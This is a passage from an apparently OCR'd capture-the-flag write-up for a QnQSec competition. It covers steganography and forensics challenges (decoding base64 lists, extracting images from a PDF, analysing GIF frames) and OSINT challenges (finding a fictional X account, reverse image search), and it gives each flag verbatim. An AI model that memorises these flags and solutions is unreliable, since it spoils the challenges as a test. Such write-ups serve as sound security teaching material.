dHJ5IGFnYWluIGxhdGVyIDgyNg==
dHJ5X2FfZGlmZmVyZW50X3Rvb2w=
dHJ5X2FfZGlmZmVyZW50X3Rvb2wgMTcw
dHJ5X2FfZGlmZmVyZW50X3Rvb2wgNDAw
dHJ5X2FfZGlmZmVyZW50X3Rvb2wgNjA5
dHJ5X2FfZGlmZmVyZW50X3Rvb2wgNw==
dHJ5X2FfZGlmZmVyZW50X3Rvb2wgOA==
eW91IGNhbid0IGZpbmQgbWU=
```


```
eW91IGNhbid0IGZpbmQgbWUgMA==
eW91IGNhbid0IGZpbmQgbWUgMDM=
eW91IGNhbid0IGZpbmQgbWUgNjA1
eW91IGNhbid0IGZpbmQgbWUgNzI=
eW91IGNhbid0IGZpbmQgbWUgODgz
```

After I decoded everything, in list number 5, we can decode the flag and find the flag.

FLAG:QnQSec{C4TCH_M3_1F_Y0U_C4N}

HeartBroken

Author: Carthica



Summary


One-line: Yeah, this is just a challenge that hides certain images inside a PDF file. So, **we need to extract every image from the PDF file and find the flag.**

Quick Recon

- File: HeartBroken.pdf

Exploit


So we need to extract each image from the **HeartBroken.pdf** file via the link **https://www.ilovepdf.com/pdf_to_jpg**, download the results, and then obtain the flag.



FLAG:QnQSec{I_4ctually_st1ll_l0v3_y0u_Rima!!}

John Cena

Author: x.two



Summary


One-line: Given the file **john-cena.gif**, we noticed a white frame at the end of the gif. We then extracted each frame from the gif file, analyzed the last white frame, and found the flag.

Quick Recon


- File: john-cena.gif

Exploit

First, we extract each frame from the GIF using the link **https://ezgif.com/split** and download the extracted results.




Then, we only take the last white frame and go to **https://29a.ch/photo-forensics**. We upload the file and select the Principal Component Analysis option, and we can see the flag.



FLAG:QnQSec{HOW_CAN_YOU_SEE_ME?}

Sanity Check

Author: -



Summary


Just a Sanity Check

Quick Recon

- Link: Discord channel

Exploit

Yeah just a Sanity Check




FLAG:QnQSec{W3lcom3_t0_QnQSec_h0p3_y0u_br0ught_p1zza}

[OSINT]

The company

Author: Azadin



Summary

One-line: searching for the username Chloe Stekar on X and finding her flag

Quick Recon

- File: Thecompany_Picture.png


Exploit

We were given a screenshot of someone's post on X, so we searched for the username “Chloe Stekar” and found one account working at QnQ Corps with the flag QnQSec{QnQ Corps}.

FLAG:QnQSec{QnQ Corps}

The picture

Author: Azadin



Summary

One-line: In this challenge, we have to find the coordinates of an image on an X account @ChloeStekar.


Quick Recon

- Image: In Chloe Stekar's X account


Exploit

In this challenge, I used the reverse image search method.

I found a news report about the tragedy.



Then I visited a website, namely
https://globalsumudflotilla.org/tracker/
Global sumud flotilla



